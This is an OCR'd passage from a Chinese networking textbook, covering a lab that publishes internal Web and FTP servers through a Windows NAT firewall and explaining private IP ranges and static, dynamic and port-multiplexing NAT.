


图 7-62　禁用“3-4”接口防火墙

(5) 主机 3 通过 NAT 服务器“3-4”接口发布主机 1 Web 站点；选择“NAT/基本防火墙”选项卡，右击“3-4”接口，在弹出的快捷菜单中选择选择“属性”命令，在弹出的对话框中选择“服务和端口”选项卡，然后选中“Web 服务器(HTTP)”选项，如图 7-63 所示。



图 7-63　允许传入 Web 服务

在接着打开的“编辑服务”对话框中填写数据包传出地址“192.168.1.10”，传入端口和传出端口都是 80(不可更改)，即“3-4”接口如果收到外网传入端口为 80 的数据包，则将其传出至 192.168.1.10 主机 1，并保持传出端口 80 不变，如图 7-64 所示。



图 7-64　指定 Web 服务传出地址

(6) 用同样方法在主机 3 上对外发布主机 2 的 FTP 站点。选择“NAT/基本防火墙”选项卡，右击“3-4”接口，在弹出的快捷菜单中选择选择“属性”命令，在弹出的对话框中选择“服务和端口”选项卡，然后选中“FTP 服务器”选项，在接下来弹出的“编辑服务”对话框中填写数据包传出地址“192.168.1.20”，如图 7-65 所示。




图 7-65　指定 FTP 服务传出地址

2. 园区网配置

(1) 在主机 4 上配置 DHCP 服务,让主机 5 自动获得“172.16.0.0”网段 IP 地址,网关和 DNS 服务器地址都是“172.16.1.1”。


(2) 在主机 4 上配置 DNS 服务,其中“192.168.1.10”域名是“www.gdcp.cn”,“192.168.1.20” 域名是“ftp.gdcp.cn”。

3. 实验测试


(1) 当主机 5 自动获取 IP 地址后,通过 ping 命令只能连通主机 3 的“3-4”接口网卡,其 IP 是“202.116.64.100”。

(2) 由于主机 3 NAT 服务器缺少映射关系,主机 5 不能连通主机 1 和主机 2。

(3) 主机 5 浏览器可以通过域名“http://www.gdcp.cn”访问主机 1 的 Web 站点,并通过域名“ftp://gdcp.cn”访问主机 2 的 FTP 站点。



NAT 可以通过不同端口号对外发布多个内网站点。在本工作任务中,假如主机 3 本身提供 Web 服务(通过 IP“202.116.64.100”和 80 端口发布),而“3-4”网卡接口又启用传入 80 端口数据包(指定传出地址为“192.168.1.10”),那么主机 5 通过浏览器“http://202.116.64.100”访问的站点仍是主机 1 的 Web 站点,而不是主机 3 的站点。



为解决全球 IP 地址不足,在 A、B、C 这 3 类地址段划出部分区域作为专用地址,也称为私用地址(Paivate Address)。专用地址是任何内部机构和私有网络都可以使用的 IP 地址,并可以重复分配,用于标识一个局域网内部不同主机。专用地址不能标识因特网中的计算机,也不能用于 Internet 通信,当接入外网时必须转换为公共 IP 地址(Piblic Address)。3 类专用地址段如下。

(1) A 类地址中的 10.0.0.0～10.255.255.255。

(2) B 类地址中的 172.16.0.0～172.31.255.255。


(3) C 类地址中的 192.168.0.0～192.168.255.255。

NAT(Network Address Translation)网络地址转换用于将内部网络私有 IP 地址转换为 Internet 外部网络地址，局域网所有主机通过共享公共 IP 方式接入外网。使用 NAT 可以节约有限的公共 IP，降低 Internet 接入成本，还可以隐藏内部网络拓扑，避免内网主机遭受来自外网的探测和攻击。

NAT 实现方式：NAT 通过修改 IP 报头，更换源地址、目的地址和端口号实现网络地址转换，这可以由硬件和软件完成，如路由器、Linux 及 Windows 操作系统。根据转换方式 NAT 可以分为静态 NAT、动态 NAT 和端口复用 NAT。

1. 静态 NAT

静态 NAT 是按照一对一方式将内部专用 IP 静态转换为外部公共 IP，用于外网主机访问内网服务器和设备。在静态转换中，如果需要发布 *n* 个服务器则需要 *n* 个公共 IP，如图 7-66 所示。NAT 通过 3 个公共 IP 对外发布内网服务器，外网客户可以通过地址"Http://170.168.2.2"访问主机 A Web 站点，通过"ftp://170.168.2.3"访问主机 B FTP 站点，通过"mail://170.168.2.4" 访问主机 C　Mail 站点，这种转换是一对一的，且是静态不变的，否则只会给外网客户访问带来不便。静态 NAT 转换不能节约 IP 地址，并且由于转换关系保持不变，外网主机可以利用转换关系扫描内网服务器，NAT 起不到安全隔离与保护作用。但是，其好处是服务器不会直接暴露在因特网中，通过配置 NAT 访问策略在一定程度上可以弥补内网服务器的漏洞[①]，从而减少外网攻击。



Inside Local IP Address	Inside Global IP Address
10.1.1.3	170.168.2.4
10.1.1.2	170.168.2.3
10.1.1.1	170.168.2.2

图 7-66　静态 NAT

① 例如，Windows 2003 系统默认打开 139 端口，内网服务器若不提供该服务但仍然开放 139 端口则会存在安全隐患，这时可以配置 NAT 访问策略限制 139 端口的传入，从而减少内网服务器遭受外网入侵的几率。

2. 动态 NAT

动态 NAT 是指将内部专用 IP 转换为一个临时公共 IP，每次转换 IP 地址是不确定的，用于局域网内部主机通过拨号获取公共 IP 接入 Internet，当断开连接时公共 IP 会重新释放回收。动态 NAT 可以使用多个外部公共地址，当 ISP 提供的公共 IP 略少于局域网主机数量时，可以采用动态转换，这可以在一定程度上节约 IP 地址。在图 7-67 中，局域网存在 254 个主机，而申请的公共 IP 只有 100 个，其中“170.168.2.1”用于标识路由器外部 IP，剩余 99 个 IP 作为公共地址池。在任意时刻局域网主机都不可能全部接入 Internet，此时可以采用动态分配，只有需要接入外网的主机才被临时分配一个合法公共 IP。




图 7-67 动态 NAT

3. 端口复用 NAT

端口复用 NAT 也被称为 PAT 或 NAPT，通过不同端口号将内部网络 IP 转换为外部公共 IP，可以有效解决 IP 地址不足问题。NAPT 将局域网专用 IP 和端口号映射为公共 IP 和端口号，这种转换是动态生成的，一旦连接断开转换关系随之消失，因此内网主机通过 NAPT 转换可以访问外网，而外网用户由于缺少转换关系故不能主动访问内网主机①。此时，NAT 服务器充当中介作用，通过限制内外网络主机的直接连接，从而避免来自外网的攻击和入侵。在图 7-68 中，主机 A 需要访问外网 Web 站点，步骤如下。

（1）主机 A 通过浏览器访问外网 Web 站点，原地址和端口是“10.1.1.1：1024”②，目的地址和端口是“63.40.7.3:80”，通过指定默认网关发向 NAT 服务器。

（2）NAT 服务器在接收到后，将私有地址“10.1.1.1”替换为全局公共地址“170.168.2.2”，

① 只有内网主机访问外网主机存在转换关系，外网主机才能将数据返回至内网主机。

② 1024 源端口号是随机生成的，如打开一个浏览器源端口是 1024，再打开一个浏览器源端口为 1025，以此类推，不同浏览器通过不同端口号标识。




图 7-68　NAPT

并使用端口号 1492[①] 替换 1024，此时源地址和端口变为"170.168.2.2：1492"，目的地址和端口保持不变，仍是"63.40.7.3:80"。NAT 服务器转换后将之发向外网 Web 服务器。

(3) Web 服务器在收到访问请求后做出响应，源地址和端口是"63.40.7.3:80"，目的地址和端口是"170.168.2.2：1492"，返回 NAT 服务器。

(4) NAT 服务器收到响应，根据 1492 端口号在映射表中查找相应转换记录，替换目的地址和端口号为"10.1.1.1:1024"，源地址和端口仍是"63.40.7.3:80"，并发向主机 A。

(5) 主机 A 收到后根据目的端口号"1024"返回相应浏览器，完成数据传输后断开 TCP 连接，NAT 服务器清除该转换记录。

在 NAPT 中，内网主机可以访问外网，但是外网不能主动访问内网。NAT 的 3 种实现方式和区别见表 7-2。

表 7-2　NAT 的 3 种实现方式与区别

分类＼特点	用　　途	转换方式	内网能否访问外网	外网能否访问内网	能否避免外网入侵	能否节约 IP 地址
静态 NAT	用于对外发布内网服务器和设备	一个专用 IP 对应一个公共 IP	可以	可以	不能	不能
动态 NAT	用于局域网主机接入 Internet	一个专用 IP 随机转换为一个公共 IP	可以	可以	不能	可以节约少量 IP
